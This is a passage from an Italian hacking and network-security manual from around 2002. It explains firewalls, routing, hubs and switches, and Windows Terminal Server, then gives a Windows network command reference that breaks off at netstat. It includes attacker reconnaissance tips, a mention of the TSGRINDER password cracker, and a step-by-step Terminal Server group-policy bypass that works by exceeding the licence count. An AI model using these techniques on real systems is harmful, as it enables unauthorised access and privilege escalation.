All'interno dei settaggi dei vari sistemi relativi al protocollo TCP/IP l'indirizzo del router viene utilizzato come indirizzo di GATEWAY di default.
Esistono anche sistemi software che permettono la condivisone di connessioni a reti esterne come appunto nel caso di internet e precisamente quelli che vengono definiti appunto con il termine di GATEWAY.
Questi software particolari sono destinati a sparire in quanto le funzionalità di condivisione delle connessioni di rete sono sempre di più ritrovabili tra le funzioni già inserite dentro ai nuovi sistemi operativi.
Le reti relative ad aziende molto grosse in genere sono composte da diverse intranet locali le quali tramite questi sistemi hardware possono essere collegati insieme e tramite funzioni di routing possono essere stabiliti dei tragitti che i pacchetti devono seguire per passare da una rete con un certo numero ad un'altra diversa.
Le problematiche relative alla sicurezza sono presenti anche in questi tipi di reti in quanto gli attacchi potrebbero provenire anche da segmenti interni all'azienda e non solo dall'esterno.
Il lavoro dell'esperto di sicurezza diventa ogni giorno sempre più complesso in quanto anche le tecnologie viaggiano sempre di più verso una complessità tecnica e logica.
Sicuramente a stessa tecnologia fornisce sempre di più meccanismi con potenzialità elevatissime anche se di fatto ad una maggiore potenzialità potrebbe corrispondere una maggiore complessità.
I firewalls di cui abbiamo parlato esistono sia a livello software che a livello hardware.
E' facilmente comprensibile quali possano essere i problemi legati all'attività svolta da un firewall.
Quelli più semplici svolgono una funzione banale ovvero prendono ogni pacchetto che passa su una determinata interfaccia e dopo averlo analizzato confrontano gli indirizzi marcati con quelli presenti in una tabella di regole di filtraggio permettendone o meno il passaggio.
In altre parole questi sistemi applicano delle regole al passaggio dei pacchetti.

Sulle reti con un grosso flusso di pacchetti è chiaro che il lavoro che i firewall devono fare sono elevatissimi e quindi corrono il rischio di diminuire anche vistosamente le prestazioni della rete stessa.
In questo caso sono preferibili firewall hardware in quanto questi dispongono di processori dedicati il cui lavoro da svolgere è soltanto quello che abbiamo appena detto.
Il firewall hardware in ogni caso, grazie alla sua notevole velocità di processo, possono eseguire anche altri tipi di controlli come quelli legati alle tecniche di FLOOD.
In softwarini che i navigatori internet sono abituati a vedere come per esempio ZoneAllarm o BackIce sono di una semplicità sconcertante.
Alcuni firewall hardware come per esempio i CISCO, possiedono dei manuali molto vasti composti da centinaia di comandi mediante i quali possono essere creati i programmi di gestione di questi.
Il programma dovrà, tenendo in considerazione la realtà in cui vengono inseriti questi, adeguare le funzionalità del sistema a quello della realtà.
Ultimamente case come Microsoft hanno rilasciato firewall software con prestazioni e livelli di sicurezza molto maggiori rispetto a quali che si era abituati a trovare in giro.
La scelta di adottare soluzioni software per la creazione di firewall ha sempre portato i system's administrator a scegliere LINUX come base per la gestione di rete in quanto questo grazie a funzionalità del suo KERNEL possiede funzioni altamente specializzate in merito.
Linux infatti ha il comando IPCHAINS il quale viene utilizzato per la creazione dei sistemi di regole di filtraggio dei pacchetti.
Spesso nell'ambito di sistemi professionali esiste anche la necessità di garantire la banda verso un determinato server.
In questo caso sempre un sistema operativo come LINUX possiede la capacità di filtrare la banda che arriva tramite un interfaccia smistandola su altre interfacce in modo controllato.
Una soluzione economica per i fornitori di servizi internet è appunto quella di utilizzare Linux sia per quello che riguarda il firewall che per quello che è relativo alla garanzia di banda passante.
La presenza di queste funzionalità a livello di kernel ha fatto si che in Linux esistessero delle librerie particolari orientate alla gestione dei pacchetti a basso livello come ad esempio la libreria TCPDUMP, quella LIBNET e altre ancora.
Altri sistemi particolari che possono entrare a fare parte della panoramica dei fornitori di servizi di rete sono alcuni che servono a controllare gli accessi.
Generalmente almeno un sistema viene dedicato all'analisi delle funzioni di rete tra cui il controllo di banda, il monitoraggio delle funzioni e dei servizi attivi e grazie ad alcuni software, come ad esempio NFR, il controllo legato agli usi atipici della rete stessa.
I softwares che fanno queste funzioni sono molti e le tecniche utilizzabili sono anche queste d numero elevatissimo.
Spesso i funzionamento in collaborazione di certi programmi servono ad ovviare il fatto di non adottare certe soluzioni per altro costosissime.
Un software come NFR pretende un sistema dedicato e quindi oltre al costo di questo è necessario mettere in conto cifre ce spesso superano i 20.000 €.
Come in tutte le attività informatiche i sistemi per l'esecuzione dei backup svolgono una funzione fondamentale in quanto l'amministratore di rete ha di fatto il compito di gestire questo tipo di attività anche più volte al giorno.
Chiaramente essendoci in gioco dimensioni legate ai dischi che possono essere anche molto grosse, i tempi sono quasi sempre molto lunghi se non vengono adottate metodologie come nel caso di backup differenziali o incrementali.
Le operazione di analisi fatte dagli hacker dovrebbero nel limite del possibile identificare tutte le periferiche accessibili per poi poter provare tipi di exploits specifici.
Il primo passo da fare quando si identifica un IP specifico con su dei servizi interessanti è quello di vedere a chi questo IP è stato assegnato.
Questo controllo deve essere fatto mediante la consultazione di uno dei tanti siti dove vengono riportate le liste degli IP assegnati.
Quando ad una società non di grosse dimensioni sono stati assegnati ad esempio 128 IP quasi sicuramente il secondo corrisponde all' IP del suo router.
Se una società possiede gli IP compresi tra 212.199.165.128 e 255 il router quasi sicuramente sarà presente sull'IP 129.
Non parliamo chiaramente delle grosse società di TELEFONIA alle quali sono assegnati dei grossi numeri di IP i quali vengono generalmente suddivisi a diverse altre società.

Ad esempio a noi sono stati assegnati 128 IP anche se poi di fatto al nostro interno ne usiamo al massimo 30 compresi quelli che il firewall di uscita dall'intranet assegna dinamicamente tramite funzioni di mascheramento di IP intranet in IP internet.
Il discorso degli IP è delicato in quanto la rete ha avuto un incremento tale da portare in breve tempo gli IP utilizzabili su Internet.
Questo problema ha fatto si che ogni società internamente potesse usare delle serie di IP che generalmente vengono utilizzati per tali scopi mentre poi questi tramite sistemi software o hardware vengono mappati in IP pubblici.
Questa funzione viene definita di mascheramento e generalmente è il firewall che la esegue.
In casi come il nostro è un firewall hardware al quale sono stati assegnati dei range di IP da utilizzare abbinati ai vari intranet usati dai sistemi interni.
OS come Linux posseggono questa capacità a livello software come ad esempio i firewall creati cn IPCHAINS.
In ogni caso la creazione delle reti non può essere considearata solo alla luce delle semplici schede di rete in quanto gli HUB e gli SWITCH possiedono dei ruoli fondamentali nell'ambito della creazione di queste strutture.
Sia gli hub che gli switch possiedono schede interne che permettono la trasmissione di dati tra delle interfaccie fisiche.
Anche se esteticamente questi due tipi di impianti sono abbastanza simili i loro metodi di funzionamento sono differenti.
L'hub è un dispositivo molto semplice il quale esegue il broadcast delle informazioni ricevute da una interfaccia fisica verso tutte le altre connesse allo stesso.
Di fatto l'hub può essere considerato semplicemente come uno strumento di broadcast.
Ci si deve sempre ricordare che quando un sistema invia dei dati verso un altro dispositivo tutti gli altri connessi all'hub vedono queste informazioni.
Un hacker potrebbe tranquillamente arrivare a catturare i dati che passano attraverso un HUB.
Il collegamento di uno sniffer ad un hub permette di monitorare tutte le informazioni che passano su questo indipendentemente dalla destinazione e dall'orgine di queste.

Uno switch invece possiede un intelligenza aggiuntiva rispetto l'hub che gli permette di indirizzare verso una determinata destinazione in pacchetti indirizzati a questa.

In altre patrole lo SWITCH esegue un analisi degli indirizzi.
Non stiamo parlando di indirizzi IP ma di indirizzi MAC.

Lo switch generalmente possiede anche la possibilità di identificare in automatico i sistemi collagti a questo.
Molti switch professionali possiedono interfaccie utente raggiungibili tramite un apposito IP di settaggio il quale permette di visualizzare tutti i parametri di comunicazione di ogni singola interfaccia fisica connessa allo switch stesso.
Gli switch possono anche adattarsi automaticamente a fattori come la velocità della scheda, il metodo di trasmissione, full o half duplex, senza considerare che quelli più avanzati dispongono della possibilità di creare delle VPN tra diversi segmenti di rete.
Come potete vedere nella sezione in cui si parla della passwords, spesso gli switch possiedono passwords che permettono di accedere ai menu di settaggio.

Terminal Server di WINDOWS

Nei precedenti capitoli abbiamo visto come mediante delle TTY è possbile aprire delle shell sotto Unix oppure come con TELNET è possibile collegarsi ad un sistema remoto.
Windows dispone di un sistema di terminale che permette da postazione remota di accedere all'interfaccia grafica di Windows, dopo averci fatto un normalissimo login come da console.
Il sistema si divide in due parti e precisamente in quella server e in quella client.
Il server deve essere abilitato mediante le utility presenti nella cartella delle utilities per l'amministratore e il suo servizio deve anch'esso essere abilitato.
L'attivazione del client invece può avvenire tramite differenti metodi.
Uno di questi è costituito da un programma che può essere creato appositamente mediante un utility su di un floppy.
Sempree l'attivazione del client può anche avvenire tramite moduli ASP prsenti su WEB Server.
Questo è un ottimo metodo nell'itsnate in cui si deve gestire da remoto un sistema Windows senza doversi portare dietro dei programmi particolari.
La directory che normalmente viene creata con i moduli ASP si chiama TSWeb e contiene diversi files ASP che grazie ad un ActiveX particolare permette di eseguire il login su un sistema Windows.
Chiaramente TS introduce una nuova classe di rischi legati alle attività svolte dagli hacker non ultimo un exploit uscito proprio oggi (siamo verso la metà di aprile 2002).
Come tutti i sistemi che possiedono autenticazioni a pasword anche TS possiede le utilties indirizzate ad crackare le password d'accesso.
Una di queste si chiama TSGRINDER.
Allo stesso modo dei sistemi soggetti a login, a parte il fatto d'entrare, uno dei problemi potrebbe essere quello legato alla scalata dei privilegi.
In altre parole uno esegue l'accesso a livello di GUEST e poi successivamente cerca di elevare i suoi privilegi verso quelli di ADMIN.

Un grosso BUG di TS

Windows 2000 grouppolicies (gpo) viene utilizzato da windows per applicare dei privilegi di gruppo ad un certo utente.
Un grossissimo BUG è dato dal fatto che se si supera il numero di licenze che questo può supportare il sistema non applica più nesun diritto.
Generaemnte il numero di licenze di default è di 5 per cui per eseguire questo exploit dobbiamo fare una procedura come quella che segue.
Attivate una connesione TS client con un server. Questo mostrerà il numero di ‘net session a uno.
Attivate un'altra sessione TS client. Il numero di net session sarà a questo punto a due.
Attivate altre connessioni TS client. A un certo punto sul server ci sarà net session 5.
Attivate una sesta connessione. A questo punto il numero di licenze sarà superiore a quelle disponibili per cui il sistema vi lasvcierà fare il login ma il GPO no verrà applicato.

I comandi per la gestione e il controllo di rete sotto Windows

In molti dei capitoli di questo volume viene fatto riferimento a comandi che vengono dati per analizzare le configurazioni di rete e per settare le configurazioni.
Ad esempio parlando di netbios abbiamo visto che con certi comandi potevamo cercare di vedere se esistono condivisioni e con altri invece potevamo richiedere l'uso di queste.
In questo capitolo raggrupperemo tutti i comandi riportando per ciascuno la sintassi.

Nbtstat

Questo comando diagnostico visualizza le statistiche sul protocollo e le connessioni TCP/IP correnti che utilizzano NBT (NetBIOS su TCP/IP). Questo comando è disponibile solo se è stato installato il protocollo TCP/IP.

nbtstat [**-a** *nomeremoto*] [**-A** *indirizzo_IP*] [**-c**] [**-n**] [**-R**] [**-r**] [**-S**] [**-s**] [*intervallo*]

Parametri
-a *nomeremoto*
Visualizza la tabella dei nomi del computer remoto utilizzando il nome del computer.
-A *indirizzo_IP*
Visualizza la tabella dei nomi del computer remoto utilizzando l'indirizzo IP del computer.
-c
Elenca il contenuto della cache dei nomi NetBIOS visualizzando l'indirizzo IP di ciascun nome.
-n
Visualizza l'elenco dei nomi locali NetBIOS. La voce Registrato indica che il nome è stato registrato tramite broadcast (Bnode) o WINS (altri tipi di nodo).
-R
Ricarica il file Lmhosts dopo aver eliminato tutti i nomi contenuti nella cache dei nomi NetBIOS.
-r
Elenca le statistiche per la risoluzione dei nomi di rete di Windows. Su un computer che esegue Windows 2000 configurato per l'utilizzo di WINS questa opzione restituisce il numero dei nomi risolti e registrati tramite broadcast o WINS.
-S
Visualizza entrambe le sessioni client e server, elencando i computer remoti solo in base all'indirizzo IP.
-s
Visualizza entrambe le sessioni client e server. Effettua un tentativo di conversione dell'indirizzo IP del computer remoto in un nome utilizzando il file Hosts.
intervallo

Visualizza nuovamente le statistiche selezionate, interrompendosi tra una visualizzazione e l'altra per un numero di secondi pari a quanto specificato in *intervallo*. Premere CTRL+C per arrestare la visualizzazione continua delle statistiche. Se questo parametro viene omesso, il comando nbstat stamperà le informazioni relative alla configurazione corrente una sola volta.

Net (opzioni del comando)

Molti comandi di rete di Windows 2000 iniziano con la parola **net**. I comandi **net** hanno alcune caratteristiche comuni:

- È possibile visualizzare un elenco di tutti i comandi **net** disponibili digitando **net /?**.
- Dal prompt dei comandi è possibile accedere alle informazioni sulla sintassi di un comando **net** digitando **net help** *comando*. Per avere ad esempio informazioni sul comando **net accounts** digitare **net help accounts**.
- Tutti i comandi **net** prevedono le opzioni **/yes** e **/no** che è possibile abbreviare con **/y** e **/n**. Le opzioni **/y** e**/n**rispondono automaticamente **yes** e **no** rispettivamente a ogni richiesta interattiva generata dal comando. Mentre ad esempio **net stop server** chiede normalmente all'utente di confermare la decisione di arrestare tutti i servizi che dipendono dal server, **net stop server /y** risponde automaticamente **yes** alla richiesta di conferma di arresto del server.

Net use

Connette o disconnette un computer da una risorsa condivisa oppure visualizza le informazioni sulle connessioni del computer. Questo comando controlla inoltre le connessioni di rete permanenti.

net use [*nomeperiferica* **|** *****] [*nomecomputer**nomecondivisione*[*volume*]] [*password* **|** *****]] [**/user:**[*nomedominio*****]*nomeutente*] [[**/delete**] **|** [**/persistent:**{**yes** **|** **no**}]]

net use *nomeperiferica* [**/home**[*password* **|** *****]] [**/delete:**{**yes** **|** **no**}]

net use [**/persistent:**{**yes** **|** **no**}]

Parametri

nessuno

Utilizzato senza parametri, **net use** visualizzerà un elenco di connessioni di rete.

nomeperiferica

Assegna un nome per connettersi alla risorsa o specifica la periferica da disconnettere. Esistono due tipi di nomi di periferica: unità disco, da D: a Z: e stampanti, da LPT1 a LPT3. Per assegnare il primo nome di periferica disponibile, digitare un asterisco al posto di un nome specifico.

*nomecomputer**nomecondivisione*

È il nome del server e della risorsa condivisa. Se *nomecomputer* contiene degli spazi, è necessario racchiuderlo tra virgolette (" ") a partire dalle due barre rovesciate (\\). Il nome computer può essere costituito da un numero di caratteri compreso tra 1 e 15.

volume

Specifica un volume NetWare sul server. Per connettersi ai server NetWare, è necessario che sia installato e in esecuzione il Servizio Client per NetWare in Windows 2000 Professional o il Servizio gateway in Windows 2000 Server.

password

Specifica la password necessaria per accedere alla risorsa condivisa.

*****

Visualizza la casella per l'immissione della password. La password non è riprodotta nella casella mentre viene digitata.

/user

Specifica un nome utente diverso con cui effettuare la connessione.

nomedominio

Specifica un altro dominio. Ad esempio, il comando net use d:\\server\condivisione /user:admin\rossid connette l'ID utente rossid come se la connessione venisse effettuata dal dominio admin. Se non si specifica *nomedominio*, verrà utilizzato il dominio connesso corrente.

nomeutente

Specifica il nome utente con cui si effettua l'accesso.

/delete

Annulla la connessione di rete specificata. Se si immette un asterisco (*) anziché una connessione di rete specifica, verranno annullate tutte le connessioni di rete.

/home

Connette un utente alla propria home directory.

/persistent

Controlla l'utilizzo delle connessioni di rete permanenti. L'impostazione predefinita corrisponde all'ultima impostazione utilizzata. Le connessioni senza periferica non sono permanenti.

yes

Salva tutte le connessioni effettuate e le ripristina all'accesso successivo.

no

Non salva la connessione in corso o le connessioni successive. Le connessioni esistenti verranno ripristinate al successivo accesso alla rete. Per chiudere le connessioni permanenti, utilizzare l'opzione **/delete**.

Net view

Visualizza l'elenco dei domini o dei computer oppure le risorse condivise dal computer specificato.

net view [*nomecomputer* **|** **/domain**[**:***nomedominio*]]

net view /network:nw [*nomedominio*]

Parametri

nessuno

Se non vengono specificati parametri, verrà visualizzato l'elenco dei computer nel dominio corrente.

nomecomputer

Specifica il computer di cui si desidera visualizzare le risorse condivise.

/domain[**:***nomedominio*]

Specifica il dominio per il quale si desidera visualizzare i computer disponibili. Se il parametro *nomedominio* viene omesso, verranno visualizzati tutti i domini della rete.

/network:nw

Visualizza tutti i server disponibili su una rete NetWare. Se si specifica un nome di computer, verranno visualizzate le risorse di quel computer disponibili sulla rete NetWare. Con questa opzione è anche possibile specificare altre reti aggiunte al computer.

Nslookup

Questo strumento diagnostico visualizza le informazioni provenienti dai server dei nomi DNS (Domain Name System). Prima di utilizzarlo, assicurarsi di conoscere il funzionamento del DNS. **Nslookup** è disponibile solo se è stato installato il protocollo TCP/IP.

Modalità

Nslookup può essere eseguito in due modalità: interattiva e non interattiva.

Se si sta cercando solo un singolo dato, è consigliabile utilizzare la modalità non interattiva. Per il primo argomento digitare il nome o l'indirizzo IP del computer di cui si desidera effettuare la ricerca. Per il secondo argomento digitare il nome o l'indirizzo IP di un server dei nomi DNS. Se il secondo argomento viene omesso, verrà utilizzato il nome del server DNS predefinito.

Utilizzare la modalità interattiva se si desidera cercare più dati. Per il primo argomento digitare un trattino (-) e per il secondo digitare il nome o l'indirizzo IP di un server DNS. In alternativa, omettendo i due argomenti verrà utilizzato il server predefinito dei nomi DNS.

nslookup [-*opzione* **...**] [*computerdatrovare* **| -** [*server*]]

Parametri

-opzione ...

Specifica uno o più comandi **nslookup** come opzione della riga di comando. Per l'elenco dei comandi, vedere Sottocomandi nslookup Ciascuna opzione consiste in un trattino (-) seguito immediatamente dal nome del comando e in alcuni casi da un segno di uguale (=) e da un valore. Per modificare ad esempio il tipo di richiesta predefinito in informazioni host (computer) e impostare su 10 secondi il timeout iniziale, è necessario digitare:

nslookup -querytype=hinfo -timeout=10

La lunghezza della riga di comando non deve superare i 256 caratteri.

computerdatrovare

Per cercare le informazioni relative al *computerdatrovare*, utilizzare il server corrente predefinito o *server*, se specificato. Se il *computerdatrovare* è un indirizzo IP e la richiesta è di tipo **A** o **PTR**, verrà visualizzato il nome del computer. Se il *computerdatrovare* è un nome e non ha un punto finale, al nome del computer verrà aggiunto quello del dominio DNS predefinito. Tale comportamento dipende dalle opzioni del sottocomando **set**: **domains**, **srchlist**, **defname** e **search**.

Per cercare un computer che non appartiene al dominio DNS corrente, aggiungere un punto al nome.

Se invece del *computerdatrovare* si digita un trattino (-), il prompt dei comandi passa alla modalità interattiva di **nslookup**.

server

Specifica l'utilizzo del server indicato come server dei nomi DNS. Se *server* viene omesso, verrà utilizzato il server dei nomi DNS predefinito.

Net share

Crea, elimina o visualizza le risorse condivise.

net share *nomecondivisione*

net share *nomecondivisione*=*unità*:*percorso* [**/users:***numero*| **/unlimited**] [**/remark:"***testo***"**]

net share *nomecondivisione* [**/users:***numero* | **unlimited**] [**/remark:"***testo***"**]

net share {*nomecondivisione* | *unità*:*percorso*} **/delete**

Parametri

nessuno

Digitare **net share** senza parametri per visualizzare le informazioni su tutte le risorse condivise nel computer locale.

nomecondivisione

È il nome di rete della risorsa condivisa. Digitare **net share** seguito dal parametro *nomecondivisione* per visualizzare solo le informazioni sulla condivisione specificata.

unità:*percorso*

Specifica il percorso assoluto della directory da condividere.

/users:*numero*

Imposta il numero massimo di utenti che possono accedere contemporaneamente alla risorsa condivisa.

/unlimited

Specifica che un numero illimitato di utenti può accedere contemporaneamente alla risorsa condivisa.

/remark:**"***testo***"**

Aggiunge un commento descrittivo della risorsa. Racchiudere il testo tra virgolette.

/delete

Termina la condivisione della risorsa.

Finger

Visualizza le informazioni relative a un utente su un sistema specificato che esegue il servizio Finger. L'output del comando varia a seconda del sistema remoto. Questo comando è disponibile solo se è stato installato il protocollo TCP/IP.

finger [**-l**] [*utente*]*@computer* [**...**]

Parametri

-l

Visualizza le informazioni in formato lungo.

utente

Specifica l'utente su cui si richiedono informazioni. Omettere questo parametro se si desidera visualizzare le informazioni su tutti gli utenti del computer specificato:

@computer

PathPing

È uno strumento di rilevamento route che combina le caratteristiche del comando ping e del comando tracert con informazioni aggiuntive che nessuno di essi fornisce. Il comando pathping invia pacchetti a ciascun router verso la destinazione finale in un certo periodo di tempo, calcolando successivamente i risultati in base ai pacchetti restituiti da ciascun hop. Poiché il comando pathping mostra il grado di perdita del pacchetto relativo a un dato router o un dato collegamento, è possibile determinare quali router o collegamenti potrebbero causare problemi di rete.

pathping [-n] [-h max_hop] [-g elenco-host] [-p periodo] [-q num_query [-w timeout] [-T] [-R] nome_destinazione

Parametri

-n

Non vengono risolti gli indirizzi in nomi host.

-h max_hop

Specifica il numero massimo di hop da cercare verso la destinazione. L'impostazione predefinita è 30 hop.

-g elenco-host

Consente la separazione dei computer consecutivi con gateway intermedi (route di origine libera) in elenco-host.

-p periodo

Specifica il numero di millisecondi di attesa tra ping consecutivi. L'impostazione predefinita è 250 millisecondi (1/4 di secondo).

-q num_query

Specifica il numero di query a ciascun computer lungo la route. L'impostazione predefinita è 100.

-wtimeout

Specifica il numero di millisecondi di attesa per ciascuna risposta. L'impostazione predefinita è 3000 millisecondi (3 secondi).

-T

Aggiunge un tag con priorità layer-2 (ad esempio 802.1p) ai pacchetti ping inviati a ogni periferica di rete lungo la route. Ciò consente di identificare le periferiche di rete non configurate con priorità layer-2. Questo parametro deve essere digitato in maiuscolo.

-R

Controlla se ogni periferica di rete lungo la route supporta il protocollo RSVP (Resource Reservation Setup Protocol) che consente al computer host di riservare una certa quantità di larghezza di banda per un flusso di dati. Questo parametro deve essere digitato in maiuscolo.

nome_destinazione

Specifica l'endpoint di destinazione identificato dall'indirizzo IP o dal nome dell'host.

Ping

Verifica le connessioni con uno o più computer remoti. Questo comando è disponibile solo se è stato installato il protocollo TCP/IP.

ping [**-t**] [**-a**] [**-n** *conteggio*] [**-l** *lunghezza*] [**-f**] [**-i** *durata*] [**-v** *tiposervizio*] [**-r** *conteggio*] [**-s** *conteggio*] [[**-j** *elencocomputer*] | [**-k** *elencocomputer*]] [**-w** *timeout*] *elencodestinazioni*

Parametri

-t

Effettua il ping sul computer specificato fino a quando non viene interrotto.

-a

Risolve gli indirizzi in nomi di computer.

-n *numero*

Invia il numero di pacchetti ECHO specificati dal parametro *conteggio.* Il valore predefinito è 4:

-l *lunghezza*

Invia i pacchetti ECHO contenenti la quantità di dati specificata dal parametro *lunghezza*. L'impostazione predefinita è 32 byte, la quantità massima è 65.527.

-f

Invia un flag di Non frammentazione nel pacchetto. Il pacchetto non verrà frammentato dai gateway lungo la route.

-i *durata*

Imposta il campo Durata sul valore impostato da questo parametro.

-v *tiposervizio*

Imposta il campo Tipo di servizio sui valori specificati da questo parametro.

-r *conteggio*

Registra la route del pacchetto in uscita e del pacchetto di ritorno nel campo Registra route. Tramite questo parametro è possibile specificare da un minimo di 1 a un massimo di 9 computer.

-s *conteggio*

Indica l'orario per il conteggio degli hop specificati da questo parametro.

-j *elencocomputer*

Inoltra i pacchetti attraverso i computer specificati da questo parametro. È possibile separare i computer consecutivi utilizzando gateway intermedi (route di origine libera). Il numero massimo consentito da IP è 9.

-k *elencocomputer*

Inoltra i pacchetti attraverso i computer specificati in questo parametro. Non è possibile separare i computer consecutivi mediante gateway intermedi (route di origine vincolata). Il numero massimo consentito da IP è 9.

-w *timeout*

Specifica un intervallo di timeout in millisecondi.

elencodestinazioni

Specifica i computer remoti su cui eseguire il ping.

Rcp

Copia file tra un computer che esegue Windows 2000 e un sistema che utilizza **rshd**, remote shell daemon. Il comando **rcp** è comando di connettività che può essere utilizzato anche per altri tipi di trasferimento per la copia di file tra computer che utilizzano **rshd**, eseguendo il comando da un computer su cui è installato Windows 2000. Il daemon **rshd** è disponibile sui computer UNIX, ma non in Windows 2000. Per questo motivo dai computer che eseguono Windows 2000 è possibile utilizzare solo la funzione di sistema da cui viene impartito il comando. Il computer remoto deve anch'esso disporre dell'utilità **rcp** eseguendo **rshd**.

rcp [**-a** | **-b**] [**-h**] [**-r**] *origine1 origine2 ... origineN destinazione*

Parametri

-a

Specifica il trasferimento in modalità ASCII. Questa modalità converte i caratteri di ritorno a capo/avanzamento riga in ritorni a capo sui file in uscita e i caratteri di avanzamento riga in caratteri di ritorno a capo/avanzamento riga per i file in ingresso. Questa è la modalità di trasferimento predefinita.

-b

Specifica la modalità di trasferimento di immagini binarie. Non viene effettuata alcuna conversione dei caratteri di ritorno a capo/avanzamento riga.

-h

Trasferisce i file di origine contrassegnati dall'attributo di file nascosto sul computer che esegue Windows 2000. Se questa opzione viene omessa, l'indicazione di un file nascosto sulla riga di comando di **rcp** non avrà alcun effetto, in quanto il file non viene riconosciuto.

-r

Copia il contenuto di tutte le sottodirectory in modo ricorsivo, dall'origine alla destinazione. È necessario che il parametro *origine* e il parametro *destinazione* siano entrambi costituiti da directory. L'uso di questo parametro viene accettato anche se non si specifica una directory come origine, tuttavia in questo caso la ricorsione non sarà effettuata.

origine e *destinazione*

Questi parametri devono essere specificati nella forma [*computer*[.*utente*]:]*nomefile*. Se la parte [*computer*[.*utente*]:] viene omessa, il computer verrà identificato come computer locale. Se si omette la parte [.*utente*], verrà utilizzato il nome dell'utente attualmente connesso. Se si utilizza un nome di computer completo, contenente punti di separazione (.), sarà necessario includere [.*utente*]. In caso contrario, la parte finale del nome computer sarà interpretata come nome utente. Se si specificano più file di origine, è necessario che il parametro *destinazione* sia costituito da una directory.

Se al nome del file non si antepone una barra (/) per i sistemi che eseguono UNIX o una barra rovesciata (\) per i sistemi che eseguono Windows 2000, sarà considerato relativo alla directory di lavoro corrente. In Windows 2000, sarà la directory da cui viene eseguito il comando. Sul sistema remoto sarà la directory di accesso dell'utente remoto. La directory corrente è rappresentata da un punto (.). Per utilizzare i caratteri jolly sul computer remoto, inserire nei percorsi remoti i caratteri escape \ , ", oppure '.

Route

Consente la gestione delle tabelle di routing della rete. Questo comando è disponibile solo se è stato installato il protocollo TCP/IP.

route [**-f**] [**-p**] [*comando* [*destinazione*] [**mask** *subnetmask*] [*gateway*] [**metric** *costo*]]

Parametri

-f

Cancella tutte le voci relative ai gateway dalle tabelle di routing. Se questo parametro viene utilizzato insieme a un comando, le voci delle tabelle verranno eliminate prima dell'esecuzione del comando.

-p

Se utilizzato con il comando **add**, rende una route permanente anche nel caso di riavvii del sistema. In base all'impostazione predefinita, le route non vengono invece mantenute quando si riavvia il sistema. Se utilizzato con il comando **print**, visualizza l'elenco delle route permanenti registrate. Viene ignorato se utilizzato insieme a tutti gli altri comandi che modificano le route permanenti specificate.

comando

Specifica uno dei seguenti comandi.

Comando	Operazione
print	Stampa una route
add	Aggiunge una route
delete	Elimina una route
change	Modifica una route esistente

destinazione

Specifica il computer a cui inviare il comando specificato da *comando*.

mask *subnetmask*

Specifica un valore per la subnet mask da associare alla voce di route. Se non è specificata, verrà utilizzato il valore 255.255.255.255.

gateway

Specifica un gateway.

Tutti i nomi simbolici utilizzati per la variabile *destinazione* o *gateway* sono riportati nel file di database denominato Networks e nel database dei nomi di computer denominato Hosts. Se il comando è **print** o **delete**, potranno essere utilizzati i caratteri jolly per la destinazione e per il gateway oppure sarà possibile omettere il parametro relativo al gateway.

metric *costo*

Assegna un costo complessivo, compreso tra 1 e 9999, da utilizzare per calcolare le route più veloci, più affidabili e/o meno costose.

Arp

Visualizza e modifica le tabelle di conversione degli indirizzi fisici IP in indirizzi Ethernet o Token Ring utilizzate dal protocollo ARP (Address Resolution Protocol, Protocollo di risoluzione dell'indirizzo). Questo comando è disponibile solo se è stato installato il protocollo TCP/IP

arp -a [*inet_addr]* [**-N** [*if_addr*]]

arp -d *inet_addr* [*if_addr*]

arp -s *inet_addr ether_addr* [*if_addr*]

Parametri

-a

Visualizza le voci ARP correnti rilevandole dai dati del protocollo TCP/IP. Specificando il parametro *inet_addr*, per il computer indicato verranno visualizzati solo gli indirizzi IP e fisici.

-g

Analogo al parametro **-a**.

inet_addr

Specifica un indirizzo IP in notazione decimale puntata.

-N

Visualizza le voci ARP per l'interfaccia di rete specificata dal parametro *if_addr*.

if_addr

Specifica, se presente, l'indirizzo IP dell'interfaccia di cui è necessario modificare la tabella di conversione degli indirizzi. In caso contrario verrà utilizzata la prima interfaccia adatta allo scopo.

-d

Elimina la voce specificata dal parametro *inet_addr*.

-s

Aggiunge una voce nella cache ARP per associare l'indirizzo IP specificato dal parametro *inet_addr* all'indirizzo fisico specificato dal parametro *ether_addr*. L'indirizzo fisico è costituito da 6 byte esadecimali separati da trattini. L'indirizzo IP è rappresentato in notazione decimale puntata. La voce è permanente, pertanto verrà rimossa automaticamente dalla cache allo scadere del timeout.

ether_addr

Specifica un indirizzo fisico.

Ipconfig

Questo comando diagnostico visualizza tutti i valori correnti di configurazione della rete TCP/IP. Tale comando viene utilizzato soprattutto su sistemi che eseguono il servizio DHCP e consente di determinare quali valori del TCP/IP sono stati configurati da DHCP.

ipconfig [**/all** | **/renew** [*scheda*] | **/release** [*scheda*]]

Parametri

all

Consente una visualizzazione completa. Se questa opzione non viene specificata, **ipconfig** visualizzerà solo l'indirizzo IP, la subnet mask e i valori del gateway predefinito relativi a ciascuna scheda di rete.

/renew [*scheda*]

Rinnova i parametri di configurazione del DHCP. Tale opzione è disponibile solo su sistemi che eseguono il servizio client DHCP. Per specificare il nome di una scheda, digitare il nome che viene visualizzato quando si utilizza il comando **ipconfig** senza l'aggiunta di parametri.

/release [*scheda*]

Rilascia la configurazione DHCP corrente. Questa opzione disattiva il protocollo TCP/IP nel sistema locale ed è disponibile solo su client DHCP. Per specificare il nome di una scheda, digitare il nome che viene visualizzato quando si utilizza il comando **ipconfig** senza l'aggiunta di parametri.

Se non viene specificato alcun parametro, l'utilità **ipconfig** presenterà tutti i valori di configurazione del TCP/IP, inclusi l'indirizzo IP e la subnet mask. Questa utilità risulta particolarmente utile su sistemi che eseguono il DHCP e consente di determinare i valori configurati da tale servizio.

Netstat

Visualizza le statistiche del protocollo e le correnti connessioni della rete TCP/IP. Questo comando è disponibile solo se è stato installato il protocollo TCP/IP.

netstat [**-a**] [**-e**] [**-n**] [**-s**] [**-p** *protocollo*] [**-r**] [*intervallo*]

Parametri

-a

Visualizza tutte le connessioni e le porte di ascolto. Le connessioni del server non sono in genere visualizzate.

-e

Visualizza le statistiche Ethernet. Questa opzione può essere utilizzata insieme all'opzione **-s**.

-n

Visualizza in forma numerica indirizzi e numeri di porta, invece di effettuare ricerche per nomi.

-s

Visualizza le statistiche ordinate per protocollo. In base all'impostazione predefinita, le statistiche vengono ordinate per TCP, UDP, ICMP e IP. Utilizzando l'opzione **-p** è possibile specificare un sottoinsieme dei protocolli predefiniti.

-p *protocollo*

